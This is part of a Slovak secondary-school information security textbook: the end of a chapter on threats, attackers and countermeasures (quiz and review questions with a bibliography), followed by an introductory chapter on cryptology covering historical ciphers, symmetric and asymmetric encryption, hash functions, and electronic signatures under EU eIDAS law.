3	Útokom z hľadiska informačnej bezpečnosti je:	(a, b, d) a) úmyselné využitie zraniteľného miesta k spôsobeniu škody b) neúmyselné uskutočnenie akcie, ktorej výsledkom je škoda na aktívach c) ofenzívna činnosť d) napr. spustenie phishingovej kampane voči organizácii
4	Z hľadiska informačnej bezpečnosti môže byť útočníkom štát?	(a) a) áno b) nie

ZHRNUTIE – POJMY A PROCESY



NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

1

Pomocou aspoň 3 príkladov vysvetliť pojem **hrozba**.

(požiar, škodlivý kód, únik údajov, zničenie dokumentácie, phishing, spam)

2

Vysvetliť za pomoci aspoň 2 príkladov pojem **zraniteľné miesto**.

(slabé bezpečnostné povedomie ľudí; málo monitorovacích zariadení; chyby v počítačových programoch; nechránené verejné sieťové pripojenie)

3

Vysvetliť pojem **útok**.

(úmyselné využitie zraniteľného miesta)

4

Vysvetliť pojem **útočník**.

(kto vedie alebo má v úmysle vykonávať útok)

5

Vymenovať aspoň 3 **príklady útočníkov** s charakteristikou ich činnosti.

(heker – dokáže vykonať útok; script kiddies – využíva dostupné nástroje z internetu; insiders – útočník z vnútra organizácie; hack-aktivisti – „ochranári“ napr. životného prostredia; štáty – dosiahnutie svojich cieľov)

6

Vysvetliť pojem **riziko**.

(možnosť vzniku určitej straty, alebo škody aktíva s danou pravdepodobnosťou)

7


Pomocou aspoň 3 príkladov vysvetliť pojem **protiopatrenie**.

(ochráni aktíva pred pôsobením hrozby: školenie zamestnancov, kontrola osôb pri vstupe do budovy, využívanie technických zariadení – mreže, firewall, antivírus)

BIBLIOGRAFIA

- [1] Norma ČSN ISO/IEC 27000:2014 - Systémy riadenia bezpečnosti informácií – Prehľad a slovník
- [2] RIZZA, Joseph Migga. Computer network security. Springer. 2005.
- [3] SANS. Information Security Resources – information security [online]. [cit. 2018-08-10]. Dostupné z: <https://www.sans.org/information-security>
- [4] FLORES, Maria Antonieta. The Language of Cybersecurity. XML Press, 2018.
- [5] DEATH, Darren. Information Security Handbook. Packt Publishing. 2017.
- [6] Norma ČSN ISO/IEC 27005:2013
- [7] ENISA. ENISA threat landscape 2017. European Union Agency for Network and Information Security. 2018.
- [8] Norma SP 800-32 - Introduction to Public Key Technology and the Federal PKI Infrastructure. 2001.
- [9] National information assurance glossary CNSSI-4009 [online]. [cit. 2018-08-10]. Dostupné z: https://www.ecs.csus.edu/csc/iac/cnssi_4009.pdf
- [10] Norma SP 800-30 Rev. 1 - Guide for Conducting Risk Assessments
- [11] Stuxnet was work of U.S. and Israeli experts, officials say [online]. [cit. 2018-08-10]. Dostupné z: https://www.washingtonpost.com/world/national-security/stuxnet-was-work-of-us-and-israeli-experts-officials-say/2012/06/01/gJQAlnEy6U_story.html?utm_term=.93150cda6977
- [12] DOBDA, Luboš. Ochrana dat v informačních systémech. Praha : Grada, 1998.
- [13] Norma ISO/IEC 15408-1:2009 - Evaluation criteria for IT security -- Part 1: Introduction and general model
- [14] OLEJÁR, Daniel et al. Študijné materiály k štandardom základných znalostí IB [online]. [cit. 2018-08-10]. Dostupné z: https://www.csirt.gov.sk/doc/MFSRVzdelavanie/02Vzdelavanie2014/Studijne_materialy/Stud_2014_02_IT_IB_ucitelia.pdf
- [15] CSFD – Film Heker [online]. [cit. 2018-08-10]. Dostupné z: <https://www.csfd.cz/film/341230-hacker/prehled/>
- [16] CSFD – Film Zero Days [online]. [cit. 2018-08-10]. Dostupné z: <https://www.csfd.cz/film/423508-nulte-dny/prehled/>

- [17] CSFD - Smrtonosná pasca 4.0 [online]. [cit. 2018-08-10]. Dostupné z: <https://www.csfd.cz/film/71041-smrtonosna-past-4-0/prehled/>
- [18] IMDb [online]. [cit. 2018-08-10]. Dostupné z: <https://www.imdb.com/>
- [19] Facebook bude svojich používateľov informovať o zdieľaní súkromných dát [online]. [cit. 2018-08-10]. Dostupné z: <https://www.etrend.sk/firmy/facebook-bude-svojich-uzivatelov-informovat-o-zdielani-sukromnych-dat.html>
- [20] Mesto Atlanta stratil \$2. 7M kvôli masívny útok Ransomware [online]. [cit. 2018-08-10]. Dostupné z: <https://odstranitvirusy.com/mesto-atlanta-stratil-2-7m-kvoli-masivny-utok-ransomware-2>
- [21] Equifax Says Cyberattack May Have Affected 143 Million in the U.S. [online]. [cit. 2018-08-10]. Dostupné z: <https://www.nytimes.com/2017/09/07/business/equifax-cyberattack.html>
- [22] Útok na eBay: Hackeri ukradli osobné údaje 145 miliónov užívateľov [online]. [cit. 2018-08-10]. Dostupné z: <https://www.aktuality.sk/clanok/253382/utok-na-ebay-hackeri-ukradli-osobne-udaje-145-milionov-uzivatelov>
- [23] Yahoo 'Aware' Hacker Is Advertising 200 Million Supposed Accounts on Dark Web [online]. [cit. 2018-08-10]. Dostupné z: https://motherboard.vice.com/en_us/article/aeknw5/yahoo-supposed-data-breach-200-million-credentials-dark-web
- [24] Rozprávka o troch malých prasiatkach (video) [online]. [cit. 2018-08-10]. Dostupné z: <https://www.youtube.com/watch?v=J5JBfpxIn2E>



INFORMAČNÁ BEZPEČNOSŤ (2. KAPITOLA)

PAVOL SOKOL, TATIANA VARADYOVÁ

OBSAH

2	Základy kryptológie	40
2.1	Základy kryptológie (študijný text)	41
2.1.1	Základné pojmy z kryptológie	41
2.1.2	História kryptológie	42
2.1.3	Symetrická a asymetrická kryptografia.....	44
2.1.4	Hešovací funkcie	46
2.1.5	Digitálny a elektronický podpis.....	47
2.1.6	Podpisovanie a overenie podpisu	50
2.1.7	Certifikát	51
2.1.8	Infraštruktúra verejného kľúča (PKI) a dosť dobré súkromie (PGP).....	54
2.1.9	Poskytovatelia dôveryhodných služieb.....	55
2.2	Úvod do kryptológie (metodika).....	57
2.3	Elektronický podpis (metodika)	63
2.4	Certifikáty a certifikačné authority (metodika)	68
	Bibliografia.....	73

2 ZÁKLADY KRYPTOLÓGIE

autor textového materiálu: JUDr. RNDr. Pavol Sokol, PhD.

autor metodiky: Ing. Tatiana Varadyová, PhD.

čas: 3 vyučovacie hodiny (VH)

Spoločné ustanovenia pre vyučovacie hodiny celku

Spoločné ustanovenia navrhovanej metodiky vyučovacích hodín sú uvedené v Úvode k metodikám. Materiálne prostriedky (MPV) v tomto tematickom celku sú konkretizované nižšie.

Materiálne prostriedky výučby (okrem MPV z Úvodu k metodikám)

Okrem štandardných MPV, ktoré sú uvedené v Úvode k metodikám, sa využijú tiež nasledujúce:

- poznámkové lístky na zápis textov (3 ks);
- šifrovacie pomôcky vytvorené podľa
http://susy.saske.sk/rok-2012/iplba/pracovne-listy/07/sifrovacie_kruhy.png
 - šifrovacie pravítko na demonštráciu (1 ks)
 - šifrovací kruh na demonštráciu (1 ks)

2.1 Základy kryptológie (študijný text)

Jeden zo základných pilierov informačnej bezpečnosti predstavuje kryptológia. V rámci tejto časti sa budeme venovať základným pojmom, najmä však symetrickým a asymetrickým šifram, hešovacím funkciám, podpisovaniu a overeniu podpisu. Súčasťou kapitoly je aj diskusia ohľadom infraštruktúry verejného kľúča, certifikátov a poskytovateľov dôveryhodných služieb (certifikačných autorítach).


2.1.1 Základné pojmy z kryptológie

Vedná disciplína, ktorá sa zaoberá utajovaním správ, sa nazýva **kryptológia**. Slovo kryptológia je odvodené z gréckych slov *kryptos (ukrytý)* a *logos (slovo)*. Inými slovami, môžeme **kryptológiu (Cryptology)** [1] definovať ako vednú disciplínu, ktorá sa zaoberá skúmaním bezpečnostných aspektov komunikácie. V dnešnej dobe zahŕňa táto vedná disciplína oveľa širší okruh činností a rozdeľuje sa na dve časti [2]:

- **kryptografia (Cryptography)** – vedná disciplína zaoberajúca sa tým, ako zmeniť správu, aby ju niekto, kto ju zachytí, nemohol čítať bez príslušného algoritmu a kľúča [1].
- **kryptoanalýza (Cryptanalysis)** – vedná disciplína, ktorá sa zaoberá princípmi a metódami dešifrovania šifrovaného textu bez toho, aby bol známy kľúč, ktorý sa použil na šifrovanie.

Kryptológiu je nutné rozlišovať od **kódovania**, ktoré predstavuje vednú disciplínu zaoberajúcu sa tiež transformáciou textu. Cieľom kódovania avšak nie je utajenie textu, ale jeho iný zápis. Vetu „**KRYPTOGRAFIA JE SUPER**“ je možné previesť na hexadecimálny tvar: „**4B 52 59 50 54 4F 47 52 41 46 49 41 20 4A 45 20 53 55 50 45 52**“.

Cieľom **šifrovania** je taká transformácia vstupných údajov, ktorá zabezpečí aby tieto údaje nedávali útočníkovi zmysel. Naopak na druhej strane je potrebné, aby osoby, ktorým sú pôvodné (vstupné) údaje určené, ich vedeli opätovne rekonštruovať a následne prečítať. Vstupné údaje, ktoré sa transformujú v procese šifrovania, nazývame **otvorený text (plain text)**, a výsledkom šifrovania je tzv. výstupný text alebo **zašifrovaný text (cipher text)**. Na tomto mieste je nutné zdôrazniť, že bezpečnosť šifrovacieho systému závisí len na utajení kľúča a nie v utajení šifrovacieho algoritmu. Hovoríme o tzv. Kerckhoffovom princípe. Opačným procesom k procesu šifrovania je **proces dešifrovania**, kde sa zašifrovaný text modifikuje na pôvodný text. Proces šifrovania a dešifrovania je znázornený na Obrázku č. 2.1.



Ako je možné vidieť aj na Obrázku 2.1, neoddeliteľnou súčasťou šifrovania, resp. dešifrovania sú **kľúče (keys)**. Kľúčom možno rozumieť akúkoľvek postupnosť znakov. Kľúčom môže byť „**KRYPTOGRAFIEJEFAJN**“, „**4CTTT23HDD2626372882**“, resp. akákoľvek iná postupnosť znakov z rôznej abecedy.

2.1.2 História kryptológie

Utajovanie textov a snaha zistiť obsah utajených textov sprevádza ľudskú populáciu už od staroveku. Nižšie si bližšie priblížime niekoľko zaujímavých udalostí z histórie kryptológie.

Už okolo roku 600-500 p.n.l. Hebrejci používali jednoduchú reverznú substitučnú šifru **atbaš**. V tejto šifrovacej metóde je zachovaný princíp vzájomnej zámeny písmen. Prvé písmeno abecedy je nahradené posledným, druhé predposledným atď. (Obrázok 2.2). Rovnako to funguje aj opačným smerom. Prejavy tohto šifrovania nájdeme dokonca aj v Starom zákone.

Obrázok 2.2
Výmena písmen pri substitučnej šifre atbaš.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Z	Y	X	W	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A

V starom Grécku, konkrétne v mestskom štáte Sparte, používali prvú známu mechanickú pomôcku na šifrovanie – **skytalé** (Obrázok 2.3). Tento nástroj mal tvar dreveného valca, na ktorý sa prúžok za prúžkom, tesne vedľa seba, namotal pruh pergamenu, kože alebo papyrusu. Správa sa vypisovala smerom od jedného konca valca k druhému, až kým sa nezaplnil celý papyrus. Potom sa pruh odmotal. Správa na ňom nedávala zmysel, pokiaľ si ju príjemca nenamotal na rovnako hrubý valec, keďže písmená boli poprehadzované (transponované).



Obrázok 2.3
Skytalé [3].

V rokoch 60-50 p.n.l., používal Julius Caesar (100-44 p.n.l.) jednoduchú substitučnú šifru, ktorá po ňom aj nesie pomenovanie (**Cézarova šifra**). Caesar využíval niekoľko šifier, ale kniha, v ktorej boli popísané, sa nezachovala. V Caesarovej šifre sa každé písmeno nahradí písmenom, ktoré v abecednom poradí leží tri písmená za ním (posun o 3 písmena reprezentuje kľúč). Napr. text „kryptologia je fajn“ by v Cézarovom liste mal podobu „nubswrorjld mh idmq“. Táto šifra bola na tú dobu jednoduchá, účinná a prakticky nerozlúštiteľná.

V roku 1790, vtedajší americký minister zahraničných vecí, Thomas Jefferson, vynášiel mechanický šifrátor, ktorý po ňom aj nesie meno. Hovorí sa mu **Jeffersonov valec** (Obrázok 2.4). Skladá sa z 26 koliesok. Tieto kolieska sú rovnaké a nasadené na spoločnú os. Vytvárajú tak valec. Všetky písmená abecedy sa nachádzajú v rozhádzanom poradí na okrajoch jednotlivých koliesok. Šifrovanie sa realizuje tak, že sa kolieska proti sebe otáčajú, a až nakoniec dávajú vo zvolenom riadku na obvode valca očakávanú správu. Možných riadkov je 26, šifrovaný text sa prečíta z jedného z nich. Každé koliesko bolo očíslované. Mohli byť premiestnené alebo obmenené.



Obrázok 2.4
Jeffersonov valec.


V r. 1923 vznikol jeden z najznámejších elektromechanických rotorových strojov, a to nemecká **Enigma**. Je založená na vynálezoch Hugo Kocha a Arthura Scherbiusa a má mnoho variantov. Počas 2. svetovej vojny bola používaná v rôznych variáciách, predovšetkým nemeckou armádou [2]. Bližšie sa o jej použití počas 2. svetovej vojny môžete dozvedieť z filmu [Kód Enigmy](#) [4], ktorý je životopisným filmom matematika a informatika Alana Turinga.



Obrázok 2.5
Enigma [5].

2.1.3 Symetrická a asymetrická kryptografia

Podľa toho, či sa pri šifrovaní a dešifrovaní použije ten istý kľúč alebo rozdielne kľúče pre oba procesy (systémy), rozoznávame symetrickú a asymetrickú kryptografiu. Základom **symetrickej kryptografie** je jeden a ten istý kľúč pre šifrovanie a dešifrovanie. Proces šifrovania a dešifrovania pri symetrickej kryptografii je znázornený na Obrázku 2.6. Uzatvorený zámok predstavuje zašifrovaný text a odomknutý zámok predstavuje odšifrovaný (otvorený) text.




Obrázok 2.6
Šifrovanie v symetrickej kryptografii.

Príkladom symetrickej kryptografie je napríklad **posuvná šifra**. Kľúčom pri posuvnej šifre je počet znakov, o ktoré sa posunie otvorený text. Napr. Text „DNES JE PEKNY DEN“ sa pri kľúči E (5. písmeno abecedy, a teda posun v abecede o 5 písmen vpravo) zašifruje posuvnou šifrou na „ISJX OJ UJPSD IJS“. Dešifrovanie zašifrovaného textu bude prebiehať opačným postupom, teda sa každý znak posunie o 5 písmen v abecede vľavo. Špeciálnym prípadom posuvnej šifry je už

vyššie spomenutá **Cézarova šifra** (písmená sa posúvajú o 3, resp. kľúčom je písmeno C). Šifrovanie a dešifrovanie posuvnou, resp. Cézarovou šifrou je možné si vyskúšať na portáli [Dcode](#) [6].

Oproti symetrickej kryptografii **asymetrická kryptografia** používa dva kľúče – súkromný a verejný. **Súkromný kľúč** má daný len príjemca správy, **verejný kľúč** je známy verejnosti a je voľne dostupný. Ak chceme poslať zašifrovanú správu príjemcovi s istotou, že si ju prečíta len on a nik iný, použijeme jeho verejný kľúč v procese šifrovania, a zašifrovaný text mu pošleme. Príjemca následne dešifruje zašifrovaný text pomocou svojho súkromného kľúča, ktorý je známy len jemu, a dostáva pôvodný text. Analógiu z reálneho života by mohla byť poštová schránka umiestnená vo vnútri bytového domu. Aby obyvatelia bytového domu uľahčili poštárom prácu, poskytli im kľúče od hlavnej brány do bytového domu. Keď poštár chce doručiť správu, použije kľúč od dverí, vojde do bytového domu a vloží obálku do schránky. Následne obyvateľ bytového domu, ktorému patrí poštová schránka, si vyberie obsah poštovej schránky. V danom prípade môžeme vidieť analógiu použitia dvoch kľúčov. Jeden kľúč je použitý na to, aby sa do schránky dostala pošta. Môžeme ho nazvať verejný kľúč, keďže ho majú nielen poštári, ale aj obyvatelia bytového domu. Vďaka tomuto kľúču môžu obyvatelia vložiť akýkoľvek obsah do poštovej schránky svojho suseda. Na druhej strane, jediný, kto si môže prečítať obsah v poštovej schránke je osoba, ktorá vlastní kľúč na otvorenie tejto schránky. Keďže tento kľúč nie je verejný a slúži na to, aby sa obyvateľ bytového domu dostal k svojej súkromnej pošte, označíme ho za súkromný kľúč. Takýchto analógií by sme vedeli nájsť viacero.

Asymetrická kryptografia využíva matematické funkcie, pri ktorých je komplikovaný (výpočtovo zložitý/nemožný) proces odvodenia súkromného kľúča od verejného. Príkladom asymetrických šifrovacích funkcií sú [RSA \(Rivest–Shamir–Adleman\)](#) [7] a [ElGamal](#) [2]. Pri RSA šifrovacom systéme sa využíva problém faktorizácie, v ktorom ide o rozklad čísla na súčin prvočísel. Vypočítať súčin jednotlivých prvočísel je jednoduché ale opačný proces – nájdenie jednotlivých prvočísel zo samotného súčinu - je komplikovaný. V praxi sú symetrické šifrovacie systémy rýchlejšie než asymetrické. Z tohto dôvodu sa asymetrické šifrovacie systémy používajú na utajenie kľúča a samotné šifrovanie správ prebieha pomocou symetrických šifrovacích systémov. Proces šifrovania a dešifrovania v asymetrickej kryptografii je znázornený na Obrázku 2.7. Podobne ako na Obrázku 2.6, uzatvorený zámok predstavuje zašifrovaný text a odomknutý zámok predstavuje odšifrovaný (otvorený) text.



Vývoj kryptológie sa nezastavil len pri šifrovaní a dešifrovaní správ. V dnešnom svete technológií a rôznych bezpečnostných rizík je kladená požiadavka na presnú identifikáciu odosielateľa a príjemcu správy. Dôležitou požiadavkou pre bezpečnosť samotnej správy je naplnenie základných princípov informačnej bezpečnosti (dôvernosť, integritu a dostupnosť). Na to, aby sme mohli splniť tieto požiadavky, sa stretávame s ďalšími pojmi, ako sú hešovacie funkcie, digitálny a elektronický podpis, certifikáty, PKI, PGP a pod. Tieto pojmy si vysvetlíme v nasledujúcom texte.

2.1.4 Hešovacie funkcie

Hešovacia funkcia je jednocestná funkcia, ktorá nám z akéhokoľvek, ľubovoľne dlhého textu, vytvorí reťazec konštantnej dĺžky. Výsledný reťazec (digitálny odtlačok, heš) charakterizuje pôvodný text [8]. Vlastnosťou hešovacej funkcie je, že pre rovnaký vstup dostaneme rovnaký výstup (digitálny odtlačok, heš). Jednocestná funkcia znamená, že opačný proces, teda transformácia výsledného reťazca (hešu) na pôvodný text, je prakticky nemožná. Hešovacie funkcie sa používajú v rámci každého informačného systému. Napríklad heslá v databázach by mali byť uložené v podobe digitálneho odtlačku (hešu). Známymi hešovacími funkciami sú:

- MD5 (Message-digest 5),
- SHA-1 (Secure hash algorithm 1),
- SHA-256,
- SHA-512,
- SHA-3 (Keccak)

Pôvodný text 1: „Toto je pôvodný text pre hešovaciu funkciu. Text je čitateľný. Pozrite si dĺžku výstupu.“

MD5 HEŠ: F5D23D00360C438E3A48EE91DAE505C6

SHA-1 HEŠ: F4278115F3FCE2985B51C88859616C306ACDF06A

SHA-256 HEŠ:

272F5E7ED7C0752C895EB71616B11718CE0B554F9ABCB43E6301EB840CB58B99

Pôvodný text 2 (je vynechaná bodka na konci poslednej vety): „Toto je pôvodný text pre hešovacíu funkciu. Text je čitateľný. Pozrite si dĺžku výstupu“

MD5 HEŠ: 33013B4D1D7373751053CD6E4F53C01F

SHA-1 HEŠ: D8D3734882BCE8B54BCEB4657D5B154D5131C6A9

SHA-256 HEŠ:

25C0286A18A8D7DCF09871DA3B1E520A655C1F5D78AA3A768675502D0B3DEBFC

Na príklade pôvodného textu 1 a 2 je možné vidieť, ako výrazne dôjde k zmene digitálneho odtlačku (hešu), pri zmene len jedného znaku. Hešovacie funkcie MD5, SHA-1 alebo SHA-256 si môžete otestovať napríklad na online službe [9]. V súčasnej dobe sa neodporúča používať hešovacie funkcie MD5 a SHA-1.

2.1.5 Digitálny a elektronický podpis

Pojem elektronický podpis je často zamieňaný s pojmom digitálny podpis. Tieto dva pojmy však nie je možné považovať za synonymá. **Digitálny podpis** je použitie asymetrickej kryptografie, ktorým sa zaisťuje existencia dôkazu autentifikácie, integrity a nepopierateľnosti údajov (napr. emailových správ).

Naproti tomu, **elektronický podpis** je právny inštitút a je jednou z hlavných zložiek právneho úkonu ako súčasť prejavu vôle. Uzatváranie zmlúv v písomnej podobe je podobné uzatváraniu zmlúv pomocou elektronického podpisu. Kúpa tovaru v obchode predstavuje uzavretie kúpnej zmluvy na tovar v košíku. K tomu, aby sme nakúpili nepotrebujeme podpis. Ale na druhej strane, ak chceme kúpiť nehnuteľnosť (napr. byt, pozemok), resp. chceme mať istotu, uzatvoríme písomnú zmluvu. V tomto prípade sú súčasťou takejto zmluvy podpisy zmluvných strán. Tieto podpisy deklarujú, že osoby, ktoré sú na danej listine podpísané, uzatvorili zmluvu za vyššie uvedených podmienok. Podpis má v tomto prípade deklaratívnu funkciu. Deklaruje vôľu osoby byť viazaný zmluvou a podmienkami v nej. Elektronický podpis je analógiou vlastnoručného podpisu v elektronickom prostredí.

Jedným z dôvodov, prečo sa elektronický a digitálny podpis zamieňajú je aj fakt, že elektronický podpis je realizovaný technológiou digitálneho podpisu. Vlastnoručný podpis


realizujeme rukou s perom. Vzťah digitálneho a elektronického podpisu je analógiou vzťahu ruky s perom a vlastnoručného podpisu.

Právnu úpravu elektronického podpisu môžeme nájsť v niekoľkých právnych predpisoch, najmä v týchto:

- *Nariadenie Európskeho parlamentu a Rady (EÚ) č. 910/2014 o elektronickej identifikácii a dôveryhodných službách pre elektronické transakcie na vnútornom trhu (Nariadenie eIDAS),*
- *Zákon č. 272/2016 Z. z. o dôveryhodných službách pre elektronické transakcie na vnútornom trhu a o zmene a doplnení niektorých zákonov (zákon o dôveryhodných službách)*


Nariadenie eIDAS rozoznáva tri typy podpisov (Obrázok 2.8):

- *„obyčajný“ elektronický podpis,*
- *zdokonalený elektronický podpis,*
- *kvalifikovaný elektronický podpis.*



Obrázok 2.8
Typy elektronických podpisov.

Prvým typom elektronického podpisu je **(obyčajný) elektronický podpis**, ktorým sa myslia údaje v elektronickej forme, ktoré sú pripojené alebo logicky pridružené k iným údajom v elektronickej forme a ktoré podpisovateľ používa na podpisovanie. Tento typ podpisu je možné realizovať pomocou podpisu v emailovej správe, naskenovaného podpisu alebo použitím dynamických biometrických podpisov (Obrázok 2.9).



Obrázok 2.9
Zariadenie pre biometrický podpis [10].

Druhým typom je **zdokonalený elektronický podpis**. Podľa predchádzajúcej právnej úpravy sa nazýval len elektronický podpis. Podľa Nariadenia EIDAS zdokonalený elektronický podpis je elektronický podpis, ktorý musí spĺňať ďalšie požiadavky:

- je jedinečne spojený s podpisovateľom (*nepopierateľnosť podpisovateľa*),
- umožňuje určenie totožnosti podpisovateľa (*autentifikácia podpisovateľa*),
- je vyhotovený pomocou údajov na vyhotovenie elektronického podpisu, ktoré môže podpisovateľ s vysokou mierou dôveryhodnosti používať pod svojou výlučnou kontrolou (*nepopierateľnosť podpisovateľa*),
- je prepojený s údajmi, ktoré sa ním podpisujú, takým spôsobom, že každú dodatočnú zmenu údajov možno zistiť (*integrita podpisovaného elektronického dokumentu*).

Posledným typom elektronického podpisu je **kvalifikovaný elektronický podpis (KEP)**. Podľa predchádzajúcej právnej úpravy sa nazýval *zaručený elektronický podpis (ZEP)*. Podľa Nariadenia EIDAS kvalifikovaný elektronický podpis je zdokonalený elektronický podpis, ktorý navyše musí spĺňať dve požiadavky:

- vyhotovený s použitím *kvalifikovaného zariadenia* na vyhotovenie elektronického podpisu (napr. eID),
- založený na *kvalifikovanom certifikáte* pre elektronické podpisy.

Elektronický podpis sa v súčasnej dobe využíva ako hlavný nástroj identifikácie a autentifikácie fyzických osôb na internete, je jedným z hlavných faktorov rozvoja elektronického obchodu a elektronickej výmeny dokumentov so štátnou správou (e-government). Využitie elektronického podpisu sa rozširuje aj do iných oblastí spoločenského života a etabluje sa v každodennom živote ľudí. Elektronickej komunikácii so štátom sa venujeme v 15. kapitole. Rozvoju elektronického podpisu napomáhajú aj to, že **právny účinok elektronického podpisu** a jeho prípustnosť ako dôkazu v súdnom konaní sa nesmie odmietnuť výlučne z toho dôvodu, že *má elektronickú formu* alebo že nespĺňa požiadavky pre kvalifikované elektronické podpisy. **Kvalifikovaný elektronický podpis** má právny účinok rovnocenný s *vlastnoručným podpisom*.

V rámci používania elektronického podpisu sa môžeme stretnúť aj s iným pojmom, ktorý je elektronickému podpisu veľmi podobný, a to elektronickej pečati. Podľa Nariadenia EIDAS **elektronická pečať** sú údaje v elektronickej forme, ktoré sú pripojené alebo logicky pridružené k iným údajom v elektronickej forme s cieľom zabezpečiť pôvod a integritu týchto pridružených údajov. Oproti elektronickému podpisu, ktorý môže vyhotoviť len fyzická osoba, *elektronickú pečať vyhotovuje právnická osoba*.

